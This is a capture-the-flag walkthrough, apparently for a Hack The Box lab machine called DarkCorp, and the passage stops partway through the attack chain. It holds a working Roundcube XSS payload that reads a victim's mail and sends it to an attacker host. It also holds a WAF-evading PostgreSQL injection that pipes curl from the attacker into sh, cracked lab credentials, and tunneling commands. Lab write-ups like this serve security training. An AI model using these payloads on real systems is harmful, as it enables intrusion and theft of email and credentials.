DarkCorp
DarkCorp is an insane difficulty Windows box with a long path through multiple machines.
About

Difficulty: Insane
OS: Windows
Release date: 2025-02-08
Summary
An XSS vulnerability allows us to read emails of other users and get access to an analytics dashboard. Using an SQL injection we can get a shell on a linux machine. Decrypting a postgres backup gives us ssh credentials for this machine and a valid active directory user. A web application on another machine is vulnerable to a command injection which gives us a shell and, after impersonation, administrator access to it.
We get control of a user in the DNSADMINS group and can use an attack involving relaying kerberos over smb to get control of the domain computer and perform a dc sync to get full control over the domain.
Recon
Nmap shows just ssh and http.
1
2
22/tcp open  ssh     syn-ack ttl 127 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp open  http    syn-ack ttl 127 nginx 1.22.1
Accessing the website redirects to drip.htb. After adding it to our hosts file we see an email portal.

We can freely sign up and get a welcome email. Pointing mail.drip.htb to the target machine is required.

We discover another hostname, drip.darkcorp.htb, and also add it to our hosts file.
The about page on the bottom left tells us the software running is Roundcube Webmail 1.6.7.
On the main page, there is also a contact form that sends a post request to /contact.
The post body shows some potential for abuse.
1
name=Bonnie+green&email=example%40company.com&message=Your+message&content=text&recipient=support%40drip.htb
Fuzzing for further vhosts is not successful and fuzzing for files on drip.htb and mail.drip.htb doesn’t turn up any interesting files. drip.darkcorp.htb does.
1
feroxbuster -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -u http://drip.darkcorp.htb
We get a bunch of forbidden directories that look like a flask application. If we add py to the extension we get a confirmation.
1
feroxbuster -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -u http://drip.darkcorp.htb -x py
This reveals e.g. http://drip.darkcorp.htb/dashboard/run.py. We can now easily guess further interesting files like __init__.py and .env.
Let’s put it aside until we actually find this dashboard.
DRIP
XSS
Upon searching for Roundcube 1.6.7 vulnerabilities we find CVE-2024-42009 and this article about it.
Sending the following payload will execute the alert when previewing the email.
1
2
3
<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=alert(origin) foo=bar">
  Foo
</body>
The webclient allows sending of html emails but seems to trim the required onanimationstart attribute.
Luckily, there is the contact form from earlier.
We can put content=html instead of text, use our email as recipient and put in the url encoded payload as message.
The result looks like this
1
name=hacker&email=hacker%40mail.com&message=<body+title%3d"bgcolor%3dfoo"+name%3d"bar+style%3danimation-name%3aprogress-bar-stripes+onanimationstart%3dalert(origin)+foo%3dbar">Foo</body>&content=html&recipient=hacker@drip.htb
 We get the alert and confirm the xss is working.
The footer of this email also gives us another target: bcase@drip.htb
1
Confidentiality Notice: This electronic communication may contain confidential or privileged information. Any unauthorized review, use, disclosure, copying, distribution, or taking of any part of this email is strictly prohibited. If you suspect that you've received a "phishing" e-mail, please forward the entire email to our security engineer at bcase@drip.htb
Our next step is to expand on this simple alert and write a payload that can read emails and exfiltrate them to our attacker machine.
Since this will involve sending quite a lot of emails and experimentation, I advise to invest some time in a setup to make life easier.
There are at least these two ways for that.
- A script to preprocess, format and send our payload
- Host the payload on our attacker server
I went with the first option just because I had a script lying around from a web challenge that was easy to adapt.
This is the result
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
#!/usr/bin/env python3

import requests
import base64
import urllib.parse

attacker_ip = "10.10.14.24"
attacker_port = "80"
recipient = "bcase@drip.htb"

js = open("exploit.js", "r+").read().replace("ATTACKER_IP", attacker_ip).replace("ATTACKER_PORT", attacker_port)
js = base64.b64encode(js.encode()).decode().replace("\n", "")

message = f'''<html><body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=eval(atob('{js}')) foo=bar">Foo</body></html>'''
message = urllib.parse.quote_plus(message)

result = requests.post('http://drip.htb/contact',
    allow_redirects=False,
    headers={'Content-Type': 'application/x-www-form-urlencoded'},
    data=f'name=hacker&email=hacker@mail.com&message={message}&content=html&recipient={recipient}'
)

print(f"Mail sent to {recipient}.")
It loads the payload from exploit.js, base64 encodes it and evaluates it.
The recipient in the code snippet already spoils who we should send it to (the other option being support@drip.htb) but I recommend first sending it to yourself until you get everything working.
Playing with the web application gives us the exact requests we need to get just the required data.
Fetch all emails in json:
http://mail.drip.htb/?_task=mail&_action=list&_mbox=INBOX&_page=1&_remote=1
Get the source of email with ID 1:
http://mail.drip.htb/?_task=mail&_uid=1&_mbox=INBOX&_action=viewsource&_extwin=1
First let’s get the list of emails in bcases’s inbox.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
function exfil(text) {
    fetch('http://ATTACKER_IP:ATTACKER_PORT/', {
        method: 'POST',
        body: btoa(encodeURIComponent(text)),
        mode: 'no-cors'
    });
}

fetch('http://mail.drip.htb/?_task=mail&_action=list&_mbox=INBOX&_page=1&_remote=1', {
    method: 'GET',
    mode: 'no-cors',
    credentials: 'same-origin'
})
.then(response => response.text())
.then(text => {
    exfil(text);
})
We use netcat to capture it:
1
.\xss.py && nc -lnp 80 | tee out.b64
Instead of wasting time trying to directly process this in the terminal I recommend just using Cyberchef.
After decoding and cleaning up, the captured javascript looks like this:
1
2
3
4
5
6
7
8
this.set_pagetitle("DripMail Webmail :: Inbox");
this.set_unread_count("INBOX",0,true,"");
this.set_rowcount("Messages 1 to 3 of 3","INBOX");
this.set_message_coltypes(["threads","subject","status","fromto","date","size","flag","attachment"],null,"from");
this.add_message_row(3,{"subject":"Customer Information Request","fromto":"<span class=\"adr\"><span title=\"hacker@mail.com\" class=\"rcmContactAddress\">hacker</span></span>","date":"Today 00:35","size":"2 KB"},{"seen":1,"ctype":"multipart/mixed","mbox":"INBOX"},false);
this.add_message_row(2,{"subject":"Analytics Dashboard","fromto":"<span class=\"adr\"><span title=\"ebelford@drip.htb\" class=\"rcmContactAddress\">ebelford</span></span>","date":"2024-12-24 13:38","size":"1 KB"},{"seen":1,"ctype":"text/plain","mbox":"INBOX"},false);
this.add_message_row(1,{"subject":"Welcome to DripMail","fromto":"<span class=\"adr\"><span title=\"no-reply@drip.htb\" class=\"rcmContactAddress\">no-reply@drip.htb</span></span>","date":"2024-12-20 12:43","size":"687 B"},{"seen":1,"ctype":"","mbox":"INBOX"},false);
this.set_quota({"arg":false,"type":"","folder":"INBOX","title":"unknown","percent":0});
The first parameter to add_message_row is the ID.
ID 1 looks like the same welcome email we already have.
ID 3 is our phishing email.
ID 2 from ebelford looks interesting.
We adapt the fetch in exploit.js to get it:
1
2
3
...
fetch('http://mail.drip.htb/?_task=mail&_uid=2&_mbox=INBOX&_action=viewsource&_extwin=1', {
...
1
2
3
4
5
6
7
8
9
10
11
12
13
Hey Bryce,

The Analytics dashboard is now live. While it's still in development and
limited in functionality, it should provide a good starting point for
gathering metadata on the users currently using our service.

You can access the dashboard at dev-a3f1-01.drip.htb. Please note that
you'll need to reset your password before logging in.

If you encounter any issues or have feedback, let me know so I can
address them promptly.

Thanks
Adding dev-a3f1-01.drip.htb to our hosts file and visiting it leads us a login form.

We don’t have working credentials but there is a reset password process.
Since we can read all of Bryce’s emails, let’s send a reset password request to bcase@drip.htb.
Then we repeat the steps from above to find the right id and read the mail.
1
2
3
Your reset token has generated.  Please reset your password within the next 5 minutes.

You may reset your password here: http://dev-a3f1-01.drip.htb/reset/ImJjYXNlQGRyaXAuaHRiIg.Z6sGUA.nRNHVZGo3WLQhcysKdTdNK7kvTw
Use the link to reset the password and we can log in as bcase.
SQL injection and foothold

Turns out this is what the flask source code we found earlier belongs to. Here are some interesting files:
- http://drip.darkcorp.htb/dashboard/run.py
- http://drip.darkcorp.htb/dashboard/apps/__init__.py
- http://drip.darkcorp.htb/dashboard/apps/.env
__init__.py and .env both have the database credentials.
1
session = sessionmaker(bind=create_engine('postgresql://dripmail_dba:2Qa2SsBkQvsc@localhost/dripmail', isolation_level="AUTOCOMMIT"))()
We don’t have to analyze the source code to spot the next step. Just trying out the search box immedidately gives a very telling error message:
1
(psycopg2.errors.UndefinedColumn) column "test" does not exist LINE 1: SELECT * FROM "Users" WHERE "Users".username = test ^ [SQL: SELECT * FROM "Users" WHERE "Users".username = test] (Background on this error at: https://sqlalche.me/e/20/f405)
sqlmap and ghauri struggle. Let’s refer to the cheat sheet on how to get command execution:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/PostgreSQL%20Injection.md#postgresql-command-execution
Let’s try this option from the link and provide an empty username:
1
'' ; CREATE TABLE shell(output text); COPY shell FROM PROGRAM 'curl 10.10.14.24|sh';
We get the following error
1
(psycopg2.errors.SyntaxError) syntax error at or near "(" LINE 1: ..."Users" WHERE "Users".username = '' ; TABLE shell(output te... ^ [SQL: SELECT * FROM "Users" WHERE "Users".username = '' ; TABLE shell(output text); shell FROM PROGRAM 'curl 10.10.24.24|sh'; ] (Background on this error at: https://sqlalche.me/e/20/f405)
Looking closely we see that the CREATE and COPY keywords are missing. There must be some WAF filtering the requests. This also disqualifies the other options but tells us we are on the right track.
We can use the functions convert_from and decode to decode base64 statements.
1
CREATE TABLE shell(output text); COPY shell FROM PROGRAM 'curl 10.10.14.24|sh'
Base64 encoded this becomes
1
Q1JFQVRFIFRBQkxFIHNoZWxsKG91dHB1dCB0ZXh0KTsgQ09QWSBzaGVsbCBGUk9NIFBST0dSQU0gJ2N1cmwgMTAuMTAuMTQuMjR8c2gn
This is the command to conert and execute it.
1
''; DO $$ BEGIN EXECUTE convert_from(decode('Q1JFQVRFIFRBQkxFIHNoZWxsMihvdXRwdXQgdGV4dCk7IENPUFkgc2hlbGwyIEZST00gUFJPR1JBTSAnY3VybCAxMC4xMC4xNC4yNHxzaCc=', 'base64'), 'SQL_ASCII'); END $$;
$$ is used to put the decoded statements into quotes.
With our web cradle server and shell handler ready, we can put it in the searchbox.
We end up as user postgres on a Linux machine.
Pivot to ebelford
Since we have the database credentials, looking into cracking user hashes is always a sensible first thing to try. Unfortunately none of them crack so I will skip the elaborations.
The database password also doesn’t work for any of the local users.
Run linpeas to get more information about our environment.
Looking closely at the output, we see two interesting bits of information.
The postgres user has a GPG key.
1
2
3
4
pub   rsa3072 2025-01-08 [SC] [expires: 2027-01-08]
      3AA1F620319ABF74EF5179C0F426B2D867825D9F
uid           [ultimate] postgres <postgres@drip.darkcorp.htb>
sub   rsa3072 2025-01-08 [E] [expires: 2027-01-08]
There is an encrypted backup the user owns.
1
-rw-r--r-- 1 postgres postgres 1784 Feb  5 12:52 /var/backups/postgres/dev-dripmail.old.sql.gpg
Let’s try to decrypt it. As password, the database credentials 2Qa2SsBkQvsc work.
1
gpg --passphrase "2Qa2SsBkQvsc" --decrypt /var/backups/postgres/dev-dripmail.old.sql.gpg
If you have trouble with the terminal, you can also add an ssh key for the user postgres at this point and log in over ssh.
Compared to the live database, it contains two additional admin users. ebelford and victor.r.
1
2
2   victor.r    cac1c7b0e7008d67b6db40c03e76b9c0    victor.r@drip.htb
3   ebelford    8bbd7f88841b4223ae63c8848969be86    ebelford@drip.htb
Both of them are found in rockyou.txt and we can use hashcat, john or crackstation to get the following credentials.
1
2
victor.r:victor1gustavo@#
ebelford:ThePlague61780
The credentials for ebelford work for SSH.
Internal enumeration
Since we are in a Linux environment and this is a Windows challenge, we know there must be other machines.
Using ip a tells us the host we are on has the internal ip 172.16.20.3.
For optimal performance, I recommend copying a statically linked version of nmap to the machine.
We use it to scan the subnet we are in for other hosts. Start with a ping scan.
1
nmap -sn 172.16.20.0/24
There are two more machines found.
1
2
3
4
5
6
7
Nmap scan report for DC-01 (172.16.20.1)
Host is up (0.0060s latency).
Nmap scan report for 172.16.20.2
Host is up (0.0065s latency).
Nmap scan report for drip.darkcorp.htb (172.16.20.3)
Host is up (0.00016s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.48 seconds
Let’s scan them fully
1
nmap 172.16.20.1 -p- -nvv
As the name from the ping scan suggests, this looks like a domain controller. There is also webserver running.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack
53/tcp    open  domain       syn-ack
80/tcp    open  http         syn-ack
88/tcp    open  kerberos     syn-ack
135/tcp   open  epmap        syn-ack
139/tcp   open  netbios-ssn  syn-ack
389/tcp   open  ldap         syn-ack
443/tcp   open  https        syn-ack
445/tcp   open  microsoft-ds syn-ack
464/tcp   open  kpasswd      syn-ack
593/tcp   open  unknown      syn-ack
636/tcp   open  ldaps        syn-ack
2179/tcp  open  unknown      syn-ack
3268/tcp  open  unknown      syn-ack
3269/tcp  open  unknown      syn-ack
5985/tcp  open  unknown      syn-ack
9389/tcp  open  unknown      syn-ack
47001/tcp open  unknown      syn-ack
49664/tcp open  unknown      syn-ack
49665/tcp open  unknown      syn-ack
49666/tcp open  unknown      syn-ack
49667/tcp open  unknown      syn-ack
49668/tcp open  unknown      syn-ack
49678/tcp open  unknown      syn-ack
62646/tcp open  unknown      syn-ack
62649/tcp open  unknown      syn-ack
62724/tcp open  unknown      syn-ack
62730/tcp open  unknown      syn-ack
63850/tcp open  unknown      syn-ack
1
nmap 172.16.20.2 -p- -nvv
This looks like another windows machine. Besides SMB, port 5000 also stands out.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack
135/tcp   open  epmap        syn-ack
139/tcp   open  netbios-ssn  syn-ack
445/tcp   open  microsoft-ds syn-ack
5000/tcp  open  unknown      syn-ack
5985/tcp  open  unknown      syn-ack
47001/tcp open  unknown      syn-ack
49664/tcp open  unknown      syn-ack
49665/tcp open  unknown      syn-ack
49666/tcp open  unknown      syn-ack
49667/tcp open  unknown      syn-ack
49668/tcp open  unknown      syn-ack
49685/tcp open  unknown      syn-ack
49688/tcp open  unknown      syn-ack
49689/tcp open  unknown      syn-ack
To dig deeper, we want to use the tools on our attacker machine and establish a tunnel.
There are multiple options, but I can recommend ligolo-ng.
Prepare a tunnel interface and start the proxy on your attacker machine (replace kali with your username).
1
2
3
sudo ip tuntap add user kali mode tun ligolo
sudo ip link set ligolo up
./proxy -selfcert
Then transfer the agent to the drip machine and run it.
1
./agent -connect 10.10.14.24:11601 -ignore-cert -retry
For improved stability, I recommend the following command:
1
setsid ./agent -connect 10.10.14.24:11601 -ignore-cert -retry &
It will keep running when you close your ssh session and retry when it loses connection.
Your proxy should get a connection.
Type session and select the agent. After, type start to start the tunnel.

The last step is to create a route through the tunnel interface.
1
sudo ip route add 172.16.20.0/24 dev ligolo
If you run the proxy as root some of the sudo steps could be simplified.
Afterwards you should be able to e.g. ping the DC at 172.16.20.1.
Active directory enumeration
Trying our credentials against the dc, we find that victor.r can authenticate.
Let’s use bloodhound to get an overview. As collector I can recommend rusthound:
1
rusthound-ce -u 'victor.r' -p 'victor1gustavo@#' -d darkcorp.htb -i 172.16.20.1 -z
We don’t see a direct path from victor.r.
User
Internal Status Monitor
Remember 172.16.20.2:5000 that we found with nmap.
Upon opening it with a browser, we get a basic authentication window and can log in with the credentials of victor.r.
Only it’s not really basic authentication, it’s NTLM authentication.
1
2
3
4
5
6
7
8
9
$ curl 172.16.20.2:5000 -I
HTTP/1.1 401 Unauthorized
Content-Length: 1293
Content-Type: text/html
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
X-Powered-By: ASP.NET
Date: Tue, 11 Feb 2025 13:35:14 GMT
For BURP to work, we need to configure it as described in this article:
https://portswigger.net/support/configuring-ntlm-with-burp-suite
We find that the application is called Internal Status Monitor.

The Check Status functionality looks promising.
